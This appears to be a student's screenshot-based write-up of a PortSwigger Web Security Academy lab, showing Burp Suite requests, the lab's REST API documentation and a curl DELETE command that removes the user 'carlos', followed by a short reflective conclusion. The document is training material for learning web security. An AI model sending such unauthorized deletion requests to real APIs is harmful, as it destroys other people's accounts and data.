Engagement tools > In current browser session  
Change request method  
Change body encoding  
Copy Ctrl+C  
Copy URL  
Copy as curl command (bash)  
Copy to file  
Paste from file  
Save item  
Save entire history  
Paste URL as request  
Add to site map  
Convert selection >  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Burp Repeater documentation

0 highlights

Done

Event log (1) All issues (19)

85 bytes | 135 millis

Memory: 177.6MB







# PortSwigger Lab 3 Screenshots

Burp Suite Professional v2024.1.1.4 - Temporary Project - licensed to h3110w0r1d

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < > Follow redirection

Target: <https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net> HTTP/2

### Request

Pretty Raw Hex

```
1 PATCH /api HTTP/2
2 Host: 0a4d008203d114cf8126c590000f00b0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/my-account
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 27
10 Origin: https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net
11 Connection: close
12 Cookie: session=6Fm51b3t0hTrjCRAEQhvrK2EasgOYYJa
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "wiener@test.com"
}
```

### Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /api/
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

### Inspector

Request attributes 2

Request query parameters 0

Request cookies 1

Request headers 18

Response headers 3

Repeat request in browser

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

<http://burpsuite/repeat/2/c1ukfa7ouw7hxtqjdh7n2wfc4gsxdc1> Copy

☐ In future, just copy the URL and don't show this dialog Close

0 highlights





# PortSwigger Lab 3 Screenshots



Lab: Exploiting an API endpoint X

Burp Suite Professional X

burpsuite

## Burp Suite Professional

CA Certificate

### Repeat request

If you are not redirected shortly, please click the button below:

Repeat request

Lab: Exploiting an API endpoint X

Exploiting an API endpoint using documentation X

https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/api/

## WebSecurity Academy

### Exploiting an API endpoint using documentation

LAB Not solved

Back to lab home Back to lab description >>

## WE LIKE TO SHOP

### REST API

| Verb   | Endpoint                 | Parameters        | Response       |
|--------|--------------------------|-------------------|----------------|
| GET    | /user/[username: String] | {}                | 200 OK, User   |
| DELETE | /user/[username: String] | {}                | 200 OK, Result |
| PATCH  | /user/[username: String] | {"email": String} | 200 OK, User   |







# PortSwigger Lab 3 Screenshots



Lab: Exploiting an API endpoint using documentation

LAB Not solved

Back to lab home Back to lab description

Toolkit

**DELETE**

username : String \*

carlos

Clear

curl -v -X DELETE 'https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/api/user/carlos' -d '{}'

Send Request

|        |                          |                   |                |
|--------|--------------------------|-------------------|----------------|
| DELETE | /user/[username: String] | {}                | 200 OK, Result |
| PATCH  | /user/[username: String] | {"email": String} | 200 OK, User   |







# PortSwigger Lab 3 Screenshots

Lab: Exploiting an API endpoint × Exploiting an API endpoint usin × +

https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/api/

WebSecurity Academy Exploiting an API endpoint using documentation LAB Solved

Toolkit

**DELETE**

username : String \*

carlos

Clear

`curl -v -X DELETE 'https://0a4d008203d114cf8126c590000f00b0.web-security-academy.net/api/user/carlos' -d '{}'`

Send Request

Status

200 OK

Headers

content-length: 25  
content-type: application/json; charset=utf-8  
x-content-type-options: nosniff  
x-frame-options: SAMEORIGIN

Body

```
{  
  "status": "User deleted"  
}
```

-12° Search [Taskbar icons: Edge, File Explorer, PowerPoint, Word, Teams, Spotify, YouTube, OneDrive, Mail, Calendar, Settings, Network, Sound, Battery] ENG US 10:32 AM 2025-02-14











# Conclusion

- This project offered an in-depth analysis of web application vulnerabilities by applying OWASP Top 10 principles and solving PortSwigger Labs challenges. Using Burp Suite, I successfully identified and exploited vulnerabilities such as access control weaknesses, SQL injection, and insecure API endpoints.
- The hands-on exercises provided valuable experience in simulating real-world cyberattacks, deepening my understanding of how attackers exploit web application flaws. Each lab underscored the importance of thorough security testing and continuous monitoring to defend against evolving threats.
- Overall, this project highlighted the critical role of secure development practices and demonstrated the effectiveness of tools like Burp Suite in identifying and mitigating web application vulnerabilities. It also enhanced my technical skills and strengthened my ability to protect web environments against potential cyberattacks.





# Thank you

